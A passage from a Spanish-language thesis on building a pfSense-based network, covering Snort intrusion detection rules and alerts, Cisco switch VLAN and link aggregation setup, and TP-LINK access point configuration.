esta seguridad se encarga la propia Universidad. Más adelante realizaremos pruebas artificiales en nuestra red para confirmar el correcto funcionamiento del módulo de seguridad.



Podemos observar en la imagen anterior la gran cantidad de categorías de reglas de filtrado que SNORT pone a nuestra disposición para una configuración personalizada, adaptada a nuestra red.

Una vez realizado este paso volveremos a *Snort Interfaces* y pincharemos en el icono que nos indica para comenzar la ejecución del módulo, el cual pasa a indicarnos con un icono de color verde que SNORT se está ejecutando.

En la pestaña *Alerts* se nos mostrarán las anomalías detectadas, seleccionando la interfaz y el número de líneas a mostrar, pudiendo optar a descargar las alertas en un fichero para su posterior tratamiento.

The screenshot shows the pfSense web interface for the Alerts section. At the top, there's a navigation bar with 'Services / Snort / Alerts'. Below it, a menu includes 'Snort Interfaces', 'Global Settings', 'Updates', 'Alerts', 'Blocked', 'Pass Lists', 'Suppress', 'IP Lists', 'SID Mgmt', 'Log Mgmt', and 'Sync'. The 'Alerts' tab is active.

The 'Alert Log View Settings' section includes:

- Interface to Inspect:** A dropdown menu set to 'WAN' with a 'Choose interface..' link below it.
- Auto-refresh view:** A checked checkbox.
- Alert lines to display:** A text input field containing '250' and a 'Save' button.
- Alert Log Actions:** 'Download' and 'Clear' buttons.

The 'Alert Log View Filter' section is currently empty.

The 'Last 250 Alert Log Entries' table contains the following data:

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2018-10-29 12:28:15	1	TCP	Attempted User Privilege Gain	198.72.81.29	80	10.110.1.30	29508	1:44455	FILE-IMAGE Apple PICT Quickdraw image converter packType 4 buffer overflow attempt
2018-10-29 12:28:15	1	TCP	Attempted User Privilege Gain	198.72.81.29	80	10.110.1.30	29508	1:44455	FILE-IMAGE Apple PICT Quickdraw image converter packType 4 buffer overflow attempt
2018-10-29 12:28:15	1	TCP	Attempted User Privilege Gain	198.72.81.29	80	10.110.1.30	29508	1:44455	FILE-IMAGE Apple PICT Quickdraw image converter packType 4 buffer overflow attempt
2018-10-22 13:11:09	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:09	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:09	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:08	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:08	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:08	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:08	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 13:11:08	1	TCP	Potential Corporate Privacy Violation	150.214.110.212	80	10.110.1.30	54174	1:38036	POLICY-OTHER PDF containing Action key download detected
2018-10-22 12:33:00	3	TCP	Unknown Traffic	104.155.37.25	8888	10.110.1.30	6685	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2018-10-22 12:33:00	3	TCP	Not Suspicious Traffic	10.110.1.30	6685	104.155.37.25	8888	119:4	(http_inspect) BARE BYTE UNICODE ENCODING
2018-10-22 12:32:38	3	TCP	Unknown Traffic	66.151.7.65	80	10.110.1.30	63743	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2018-10-22 10:44:38	1	TCP	Attempted Administrator Privilege Gain	198.41.0.4	53	10.110.1.30	32304	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt
2018-10-21 07:47:43	1	TCP	Attempted Administrator Privilege Gain	199.9.14.201	53	10.110.1.30	49089	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt
2018-10-20 13:33:06	1	TCP	Attempted Administrator Privilege Gain	192.5.5.241	53	10.110.1.30	13815	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt
2018-10-20 00:57:44	1	TCP	Attempted Administrator Privilege Gain	192.112.36.4	53	10.110.1.30	32562	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt
2018-10-19 11:26:36	1	TCP	Attempted Administrator Privilege Gain	192.5.5.241	53	10.110.1.30	43394	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt
2018-10-18 22:53:24	1	TCP	Attempted Administrator Privilege Gain	192.36.148.17	53	10.110.1.30	22745	1:46935	OS-WINDOWS Microsoft Windows DNSAPI remote code execution attempt

A continuación, vamos a describir la estructura de las reglas que SNORT usa en sus listas de detección de riesgos. Posteriormente en el apartado de comprobaciones describiremos la “Diseño e implementación de una infraestructura de red basada en pfSense”

creación en pfSense de reglas especializadas para el uso en nuestra infraestructura de red, que además nos servirán de ejemplo para ver que SNORT está funcionando de forma correcta.

SNORT utiliza un lenguaje de descripción de reglas simple y ligero que es flexible y bastante potente. Las reglas de SNORT se dividen en dos secciones lógicas, el encabezado de la regla y las opciones de la regla. El encabezado de la regla contiene la acción de la regla, el protocolo, las direcciones IP de origen y destino y las máscaras de red, además de la información de los puertos de origen y destino. La parte de opciones de la regla contiene mensajes de alerta e información sobre qué partes del paquete se deben inspeccionar para determinar si se debe realizar la acción de la regla.

Acción Protocolo IPO PIPO DO DIPD PIPD (Opciones)

Acción: Indica que debe realizar SNORT cuando un paquete coincide con la regla. Se definen cinco acciones:

1. *Alert*, que genera una alerta usando el método elegido para, a continuación, añadirlo en el fichero de registro.
2. *Log*, añade la alerta en el fichero de registro.
3. *Pass*, ignora el paquete.
4. *Block*, bloquea el paquete y genera una entrada en el registro.
5. *Reject*, bloquea el paquete, genera una entrada en el registro y envía un mensaje de *TCP reset* si el protocolo que lo generó es TCP, o *ICMP unreachable* si el protocolo es UDP.
6. *Sblock*, bloquea el paquete sin añadirlo al fichero de registro.

Protocolo: Define de qué tipo de protocolo debe ser el paquete analizado. SNORT permite TCP, UDP, ICMP e IP.

IPO: Es donde indicamos la dirección IP de origen.

PIPO: Es donde se señala el puerto a utilizar en la IP de origen.

DO: Usado para indicar la dirección del tráfico al que se le aplica la regla (->). Si usamos <>, SNORT considerará la pareja que forman origen y destino.

DIPD: Equivale a la dirección IP de destino.

PIPD: Coincide con el puerto IP de destino.

Opciones: Son el corazón del motor de detección de intrusiones de SNORT. Todas las opciones de la regla de SNORT se encuentran separadas utilizando un punto y coma. Las palabras clave están separadas de sus argumentos con dos puntos. Hay cuatro categorías principales de opciones de reglas:

1. *General*, da información sobre la regla, pero no tiene ningún efecto durante la detección. Nos da las siguientes opciones:
 - a. *Msg*, indica el mensaje a mostrar en caso de detectar un positivo.

- b. *Reference*, que permite a las reglas incluir información de sistemas de información de ataques externos.
 - c. *Gid*, identifica que parte de SNORT genera el evento cuando una regla se activa.
 - d. *Sid*, es un identificador único de las reglas de SNORT.
 - e. *Rev*, es un identificador único de las versiones de la regla.
 - f. *Classtype*, se usa para categorizar una regla como parte de la detección de un tipo de ataque más general.
 - g. *Priority*, asigna un nivel de severidad a las reglas.
 - h. *Metadata*, permite añadir a una regla información adicional.
2. *Payload*, nos indica cómo SNORT va a revisar el contenido. Como ejemplo tenemos:
- a. *Content*, permite a la regla buscar contenido específico en el paquete.
 - b. *Protected_Content*, su comportamiento es igual al de *Content*, pero, además permite ocultar los contenidos del objetivo.
 - c. *Hash*, especifica el algoritmo de hash utilizado cuando existe una coincidencia en una regla con *Protected_Content*.
3. *Non-Payload*, es lo contrario de la regla anterior. Revisa los datos que no se encuentran en el contenido del paquete. Como muestra tenemos:
- a. *Fragoffset*, permite comparar el campo de fragmentado IP con un valor decimal.
 - b. *Ttl*, revisa el valor del campo IP que contiene el tiempo de vida del paquete.
 - c. *Tos*, comprueba si el contenido del campo IP del tipo de servicio coincide con el indicado.
4. *Post-Detection*, define acciones que se activan después de que un paquete coincida con alguna regla. Algunos ejemplos son:
- a. *Logto*, comunica a SNORT que debe registrar todos los paquetes que activan esta regla a un fichero de registro especial definido.
 - b. *Resp*, inicia una respuesta activa que elimina la conexión que la activa.
 - c. *React*, inicia una respuesta activa que incluye el envío de una página web u otro contenido al cliente para, a continuación, cerrar la conexión.

El resto de las opciones que nos ofrece SNORT se han dejado a sus valores por defecto. Son muchas las opciones que no nombramos, debido a que su uso se basa en que tengamos configurado SNORT en modo bloqueo, como por ejemplo el uso de listas de supresión, que eliminan reglas de detección que nosotros conocemos que realmente son falsos positivos o el uso selectivo de reglas, en las que analizamos de forma manual que tipo de reglas queremos que se usen en nuestro sistema. Esto requiere de un estudio en profundidad de la red y de los comportamientos de los usuarios de ésta.

3.2.4.7. Resto de servicios

Agrupamos el resto de los servicios que no han sido utilizados en este proyecto y que vienen instalados por defecto, añadiendo una pequeña descripción de la funcionalidad y características que ofrecen. Todos los servicios que tienen como base IPv6 no han sido utilizados en este proyecto (*DHCPv6 Relay*, *DHCPv6 Server & RA*).

Auto Config Backup se encarga de realizar copias de seguridad del fichero de configuración del enrutador de forma autónoma. En una de sus opciones permitía el envío de las configuraciones a los servidores de *Netgate* en caso de poseer una suscripción al servicio.

DHCP Relay se encarga de reenviar las peticiones DHCP que le llegan al enrutador a otro elemento de la red que actúe como servidor DHCP.

DNS Forwarder es una versión reducida de un servidor DNS en el que no administramos zonas y que se encarga únicamente de reenviar las peticiones DNS a los servidores que tenga configurados y guardarlos en su memoria caché para una traducción más eficiente en las siguientes peticiones que se realicen.

Dynamic DNS engloba a un conjunto de servicios de distintas compañías que se ofrecen para asignar un nombre de dominio estático a una conexión a Internet dinámica (una conexión cuya dirección IP cambia de forma variable).

IGMP Proxy se encarga de ser el intermediario del tráfico multidifusión entre varios segmentos de la red por lo que reduce el uso de mensajes *IGMP* y ayuda a la movilidad de los usuarios o servicios que usan este protocolo.

Load balancer se encarga de distribuir la carga de red entre varias conexiones de acceso WAN.

PPPoE Server es el encargado de crear servidores utilizados por las conexiones punto a punto sobre Ethernet.

SNMP o protocolo simple de administración de red nos habilita la monitorización remota del enrutador y de sus módulos o servicios.

UPnP & NAT-PMP agrupa a un servicio que se encarga automáticamente de abrir el cortafuego y redirigir un puerto hacia una determinada dirección IP que lo solicite mediante un cliente. Por razones de seguridad se encuentra deshabilitado en nuestra infraestructura.

Wake-on-LAN se encarga de despertar equipos que se encuentran en modo suspendido mediante el envío de un paquete que posee unas determinadas características (mágico).

3.2.5. VPN

Una red privada virtual (VPN) es una extensión de nuestra red interna a través de Internet para poder acceder a servicios que de otra forma estarían inaccesibles. Podemos elegir entre 3 opciones para la creación de una red privada virtual en pfSense: IPsec (*Internet Protocol security*), que son un conjunto de protocolos para asegurar las comunicaciones, L2TP (*Layer 2 Tunneling Protocol*), el cual crea un túnel entre dos puntos, pero no cifra el contenido de los datos de usuario y OpenVPN, cuyo uso está basado en SSL (*Secure Sockets Layer*). Nuestro cortafuego no va a hacer uso de ninguna de las tres opciones.

3.2.6. Status

Apartado donde se puede revisar de una forma más exhaustiva y diferenciada por apartados, el estado de los servicios o de los módulos mediante el uso de los registros o mediante el uso de gráficos generados mediante RRD (Round Robin Database), para una mejor visualización y compresión de los datos. Además de que cada apartado tiene muchas opciones de

configuración, muchos de estos datos se pueden exportar para su posterior estudio o procesado.

3.2.7. Diagnostics

Apartado donde se nos ofrecen herramientas para el diagnóstico de problemas en nuestro cortafuego: resolución DNS, estado de las conexiones, captura de paquetes (mediante Tcpcap), etc., además de tener apartados específicos para el apagado del sistema o para la restauración completa del sistema a su estado inicial. Todo esto nos es mostrado a través de la interfaz web, sin tener que instalar ningún elemento adicional.

3.2.8. Help

Nos ofrece opciones de ayuda para la página en la que estamos realizando gestiones, además de proveer un enlace al manual online que nos ofrece pfSense, como al manual del sistema operativo de propósito general en el que está basado (FreeBSD), nos da acceso a un foro de discusión oficial. Aquí se encuentra localizado el apartado de soporte de pago de la compañía en caso de necesitar más información sobre el proceso.



3.3. Conmutador

Como conmutador usaremos un Cisco Catalyst 2960 de 24 puertos Ethernet de alta velocidad (100 Mbps). De todas las capacidades que posee, haremos uso de la capacidad de gestión de VLANs y la configuración de enlaces agregados. Se habilitará la gestión Web en la VLAN de gestión del dispositivo. El resto de los parámetros se dejarán a su valor por defecto.



Nos conectamos al aparato vía puerto serie, porque el servidor Web viene deshabilitado por defecto, y comenzamos a configurar las opciones de las que haremos uso en nuestra infraestructura. Primero se configurarán las VLANs que vamos a usar (50 para el caso de la red cableada y 100 para el caso de la red inalámbrica, dejando la VLAN que viene por defecto para la gestión).

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface range fa0/13-18
Switch(config-if-range)#switchport access vlan 50
% Access VLAN does not exist. Creating vlan 50
Switch(config-if-range)#exit
Switch(config)#interface range fa0/19-24
Switch(config-if-range)#switchport access vlan 100
% Access VLAN does not exist. Creating vlan 100
Switch(config-if-range)#exit
Switch(config)#interface fa0/12
Switch(config-if)#switchport mode trunk
Switch(config-if)#switchport trunk allowed vlan add 50
Switch(config-if)#switchport trunk allowed vlan add 100
Switch(config-if)#exit
```

En esta primera parte configuramos las VLANs 50 y 100 y les asignamos un rango de puertos a cada una. El puerto 12 lo usaremos para la comunicación con pfSense. A continuación, modificaremos la configuración para añadir una agregación de enlace entre pfSense y los puertos 11 y 12 del conmutador, además de permitir el acceso a las VLANs creadas.

```
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface range fa0/11-12
Switch(config-if-range)#switchport mode trunk
Switch(config-if-range)#channel-group 1 mode active
Creating a port-channel interface Port-channel 1
Switch(config)#exit
```

Por último, nos queda activar el servidor web del conmutador para una mejor visualización y configuración. Para ello asignaremos una IP de nuestra red de gestión a la VLAN de gestión y activaremos el servicio web mediante la línea de comandos.

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface vlan1
Switch(config-if)#ip address 192.168.1.5 255.255.255.0
Switch(config-if)# ip http server
Switch(config)#end
```

Al conectarnos a la subred de gestión tendríamos acceso a la interfaz web del conmutador, donde podemos modificar los parámetros de configuración, quedando de la siguiente manera:

The screenshot shows the Cisco Catalyst 2960 switch web interface. At the top, it displays 'Administrador de Dispositivos Serie Catalyst 2960 - Switch' and 'Idioma: Español'. Below this, there are navigation icons for 'Actualizar', 'Imprimir', 'Smartports', 'Actualizar software', 'Leyenda', and 'Ayuda'. A central widget shows a physical representation of the switch with a 'Visualizar: Estado' dropdown. Below this, there are several monitoring widgets: 'Información del switch' (Switch Information), 'Estado del switch' (Switch Status) with 'Ancho de banda usado' (Bandwidth used) and 'Paquetes con errores' (Packets with errors) at 0%, and 'Ventilador' (Fan) and 'Temp' (Temperature) both set to 'Aceptar'. A 'Utilización del puerto' (Port Utilization) graph shows percentage usage for 24 ports, with a legend for 'Recibir' (Receive) and 'Transmitir' (Transmit).

Estado del puerto

Puerto	Descripción	Estado	VLAN	Velocidad	Dúplex
Fa0/1		○	1		
Fa0/2		○	1		
Fa0/3		●	1	100	full
Fa0/4		○	1		
Fa0/5		○	1		
Fa0/6		○	1		
Fa0/7		○	1		
Fa0/8		○	1		
Fa0/9		○	1		
Fa0/10		○	1		
Fa0/11		●	trunk	100	full
Fa0/12		●	trunk	100	full
Fa0/13		○	50		
Fa0/14		○	50		
Fa0/15		○	50		
Fa0/16		○	50		

Estado del puerto

Puerto	Descripción	Estado	VLAN	Velocidad	Dúplex
Fa0/9		○	1		
Fa0/10		○	1		
Fa0/11		●	trunk	100	full
Fa0/12		●	trunk	100	full
Fa0/13		○	50		
Fa0/14		○	50		
Fa0/15		○	50		
Fa0/16		○	50		
Fa0/17		○	50		
Fa0/18		○	50		
Fa0/19		○	100		
Fa0/20		○	100		
Fa0/21		○	100		
Fa0/22		○	100		
Fa0/23		●	100	100	full
Fa0/24		○	100		

Podemos ver una página web con el estado del aparato y la configuración de los puertos, aparte de varias opciones de mantenimiento.

“Diseño e implementación de una infraestructura de red basada en pfSense”

3.4. Punto de acceso

El punto de acceso es de la marca TP-LINK, concretamente el TL-WA701ND, el cual soporta varios modos de configuración en su interfaz, con una velocidad inalámbrica de 150 Mbps (Wifi N). Su gestión se realiza a través de la interfaz Web en la red WIRELESS.




Lo primero que hacemos es restaurar el aparato a su estado de fábrica pulsando el botón de reset que se encuentra en la parte trasera para eliminar configuraciones anteriores. Una vez reseteado, procedemos a entrar en la configuración web mediante el nombre de usuario y la contraseña que nos indica el fabricante en la documentación (“admin” es el nombre de usuario y la contraseña). Al entrar en la interfaz web, se nos presenta una página resumen con la configuración del aparato.

The screenshot shows the TP-LINK web interface for a 150M Wireless N Access Point (Model No. TL-WA701ND). The interface is divided into several sections:


- TP-LINK** logo and model information at the top.
- Status** page with the following information:
 - Firmware Version:** 3.13.12 Build 120605 Rel.39102n
 - Hardware Version:** WA701ND v2.00000000
- Wired** section:
 - MAC Address:** 64-70-02-4C-75-AF
 - IP Address:** 10.110.30.240
 - Subnet Mask:** 255.255.255.128
- Wireless** section:
 - Operation Mode:** Access Point
 - Name (SSID):** PFSENSE_AP_TFG
 - Channel:** Auto (Current channel 6)
 - Mode:** 11bgn mixed
 - Channel Width:** Automatic
 - MAC Address:** 64-70-02-4C-75-AF
- Status Help** section on the right, providing detailed explanations for the status information.
- Traffic Statistics** section at the bottom right, showing system traffic statistics.

Al igual que en la configuración de pfSense, no haremos uso de la opción *Quick Setup* y procederemos a configurar el punto de acceso de forma manual. De todos los modos de operación que se encuentran representados en la configuración, elegimos el modo *Access Point*, que es el modo que se ajusta a nuestra infraestructura de red. El estándar WPS (*Wi-Fi Protected Setup*), que es una forma fácil de conectarse a la red inalámbrica mediante el uso de un PIN (número de identificación personal) o con la pulsación de un botón, es deshabilitado por cuestiones de seguridad. En nuestro aparato el botón WPS se encuentra en la parte trasera, junto al botón de reset.


“Diseño e implementación de una infraestructura de red basada en pfSense”



En el apartado *Network*, definimos el método de asignación de dirección IP que se va a usar en nuestra red, que es DHCP. Hay que recordar que en el servidor DHCP de pfSense se encuentra memorizada la MAC (dirección de control de acceso al medio) del aparato para ofrecerle siempre la misma dirección IP.



En el siguiente apartado modificaremos los ajustes de la red inalámbrica para que se adapten a nuestra infraestructura, eligiendo el nombre de la red y el país en donde se encuentra el aparato en funcionamiento, para cumplir con las regulaciones de radio de nuestro país.



Wireless Security se ha deshabilitado, ya que será el enrutador pfSense el que se encargue de la seguridad de la red inalámbrica. El resto de los parámetros se han dejado a sus valores por defecto.

The screenshot shows the configuration interface for a TP-LINK 150M Wireless N Access Point (Model No. TL-WA701ND). The main content area is titled "Wireless Security" and features three radio button options:

- Disable Security**
- WPA/WPA2 - Personal(Recommended)**
 - Version: Automatic(Recommended)
 - Encryption: Automatic(Recommended)
 - Password: [Empty field]
 - Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)
- WPA/WPA2 - Enterprise**
 - Version: Automatic
 - Encryption: Automatic
 - Radius Server IP: [Empty field]
 - Radius Port: 1812 (1-65535, 0 stands for default port 1812)
 - Radius Password: [Empty field]
 - Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)

The right sidebar, titled "Wireless Security Help", provides additional information:

- Select SSID:** If Multi-SSID is enabled, you can choose one of the SSID from the pull-down list.
- You can select one of the following security options:**
 - Disable Security** - The wireless security function can be enabled or disabled. If disabled, the wireless stations will be able to connect the AP without encryption. It is recommended strongly that you choose one of following options to enable security.
 - WPA/WPA2-Personal** - Select WPA based on Radius Server.
 - WPA/WPA2-Enterprise** - Select WPA based on pre-shared passphrase.
 - WEP** - Select 802.11 WEP security.
- Each security option has its own settings as described follows.**
- WPA/WPA2 - Personal**
 - Version** - You can select one of following versions:
 - Automatic** - Select WPA-Personal or WPA2-Personal automatically based on the wireless station's capability and request.
 - WPA-Personal** - Pre-shared key of WPA.
 - WPA2-Personal** - Pre-shared key of WPA2.
 - Encryption** - You can select either **Automatic**, or TKIP or AES.
 - Password** - You can enter **ASCII** or **Hexadecimal** characters. For **Hexadecimal**, the length should be between 8 and 64 characters; for **ASCII**, the length should be between 8 and 63 characters.
 - Group Key Update Period** - Specify the group key update interval in

El servidor DHCP del punto de acceso no se usa en nuestro caso. *System Tools* es un apartado donde disponemos de herramientas para la revisión de posibles problemas que pudiéramos tener en la red. Junto con las herramientas de diagnóstico se encuentran las opciones de reinicio de fábrica, actualización del sistema operativo del aparato y reinicio de este, encontrándose también en este lugar un pequeño registro sobre los acontecimientos ocurridos en la red.

4. Comprobaciones


Van a ser una serie de pruebas que realizaremos para comprobar que nuestra infraestructura de red y, principalmente nuestro enrutador y cortafuego basado en pfSense, cumple con las normas de seguridad que se requieren en cualquier diseño moderno y actualizado. Haremos una comprobación de los módulos genérica, revisando los ficheros de registro en busca de anomalías, para luego utilizar una herramienta enfocada al escaneo de puertos y a la búsqueda de agujeros de seguridad en nuestro sistema como lo es Nmap.

4.1. Servicios y Módulos

La mejor forma de verificar el correcto funcionamiento de los módulos es comprobar desde la vista general o *Dashboard* si los módulos están correctamente iniciados (*Services Status*), ya que pfSense nos indicará si existe alguna anomalía en los servicios o módulos debido a una mala configuración, o a cualquier tipo de circunstancia ajena al funcionamiento normal del cortafuego.

Una vez localizados los módulos problemáticos, pasaríamos a realizar comprobaciones de una manera más profunda utilizando las pestañas de *status* o *diagnostics*. Es importante recordar que tanto los servicios y módulos como el cortafuego son actualizados por *Netgate* de forma separada, por lo que es conveniente tener en la vista general el apartado *Installed Packages*, que nos indica si existe alguna actualización. La parte que se encarga de la información del sistema, y que viene activada por defecto (*System Information*), nos indicará si el enrutador necesita actualizarse.

Por ejemplo, para revisar el estado de las puertas de enlace, prestaremos atención al apartado *Gateways* para posteriormente revisar su correspondiente registro en el apartado del mismo nombre de la pestaña *Status*. Este apartado es especialmente útil en el caso de que tuviéramos configuradas varias redes *WAN*.



The screenshot shows the pfSense web interface. At the top, there is a navigation menu with items like System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. Below the menu, the breadcrumb path is 'Status / Gateways / Gateways'. There are two tabs: 'Gateways' (selected) and 'Gateway Groups'. A table titled 'Gateways' is displayed with the following data:

